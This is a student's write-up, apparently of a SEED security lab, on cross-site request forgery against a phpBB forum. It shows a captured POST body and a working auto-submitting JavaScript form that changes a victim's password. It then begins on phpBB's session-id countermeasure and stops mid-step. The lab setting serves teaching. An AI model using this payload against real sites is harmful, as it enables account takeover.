
4.7 Cross-Site Request Forgery Attack Lab


Task 1: Attack using HTTP GET request

My steps:


1. The User (ac: admin, pw: admin) visits the trusted website and create a new topic, then user will send a HTTP request to the trusted website. The *LiveHTTP Headers* extension of the Firefox will show the HTTP request sent by the user to the trusted website. Refer to the figure below with orange highlight.




2. On the side of the attacker, write the malicious code in the attacker's website, such like the figure show in below. Add a <img> tag in the malicious website to do HTTP request to the trusted website. The http request is looks like the figure show below.



3. Then user visits the malicious website and the malicious website will send a HTTP request to the trusted website. The malicious website will send a HTTP request to the trusted website and create a new topic in the forum. Refer the two figures show below. The new topic “you are hacked” is added.






4. the new topic is created by the malicious website which means CSRF attack is happened.

Task 2: Attack in HTTP POST request

My step:

1. if the user try to change current password to new password, the user will go to http://www.csrflabphpbb.com/profile.php, after filling in a new password and clicking the submit button, we can capture the POST request from *LiveHTTP Headers.* The request is looks like the figure below.




```
username=admin&email=admin%40seed.com&cur_password=admin&new_password=admin123&password_confirm=admin123&icq=&aim=&msn=&yim=&website=&location=&occupation=&interests=&signature=&viewemail=1&hideonline=0&notifyreply=0&notifypm=1&popup_pm=1&attachsig=0&allowbbcode=1&allowhtml=0&allowsmilies=1&language=english&style=1&timezone=0&dateformat=d+M+Y+h%3Ai+a&mode=editprofile&agreed=true&coppa=0&user_id=2&current_email=admin%40seed.com&Submit=Submit
```


the words above are the POST request send from user to trusted website (http://www.csrflabphpbb.com/profile.php).

2. On the side of the attacker, the attacker need to change the malicious website with a JavaScript to auto send POST request to the trusted website and change the password of user. For example, the attacker wants to change the current password (admin123) to new password (hacked123). The JavaScript is show as below and coding in the <script> tag inside the malicious website.

```
<script>
function post(url,fields)
{
   //create a <form> element.
   var p = document.createElement('form');
   //construct the form
   p.action = url;
   p.innerHTML = fields;
   p.target = '_self';
   p.method = 'post';
   //append the form to this web.
   document.body.appendChild(p);
   //submit the form
   p.submit();
}
function csrf_hack()
{
var fields;
   fields += "<input type='hidden' name='email' value='
admin@seed.com'>";
   fields += "<input type='hidden' name='cur_password'
value='admin123'>";
   fields += "<input type='hidden' name='new_password'
value='hack123'>";
   fields += "<input type='hidden' name='password_confirm'
value='hack123'>";
   fields += "<input type='hidden' name='user_id' value='2'>";
   fields += "<input type='hidden' name='Submit'
value='Submit'>";

   // Note: don't add an element named 'submit' here;
   //       otherwise, p.submit() will not be invoked.
   //       'Submit' will work.
   post('
http://www.csrflabphpbb.com/profile.php?mode=editprofile',fiel
ds);
}
window.onload = function(){csrf_hack();}
</script>
```

3. After the user visits this malicious website, the current password will be changed from "admin123" to "hack123". The figure below shows that after the user visited the malicious site


the password would be changed.



Task 4.3 Understanding phpBB's Countermeasures

My steps:


1. On the original phpbb site, user try to post a new post in the forum. Using the *LiveHTTP Header* to capture the HTTP request and verify the sid which contains in the body of the website. The figure below shows the cookies and the sid in the SQL database.
   (Cookie:
   phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%222%22%3B%7D;
   phpbb2mysql_sid=078703e5c2a7194667a836522f716592)




2. Using the same CSRF POST attack to do the same attack to the original phpbb site. Change the JavaScript POST url to "http://www.originalphpbb.com/posting.php". With *LiveHTTP Header* we can alos check the POST request fields in the body of the website:
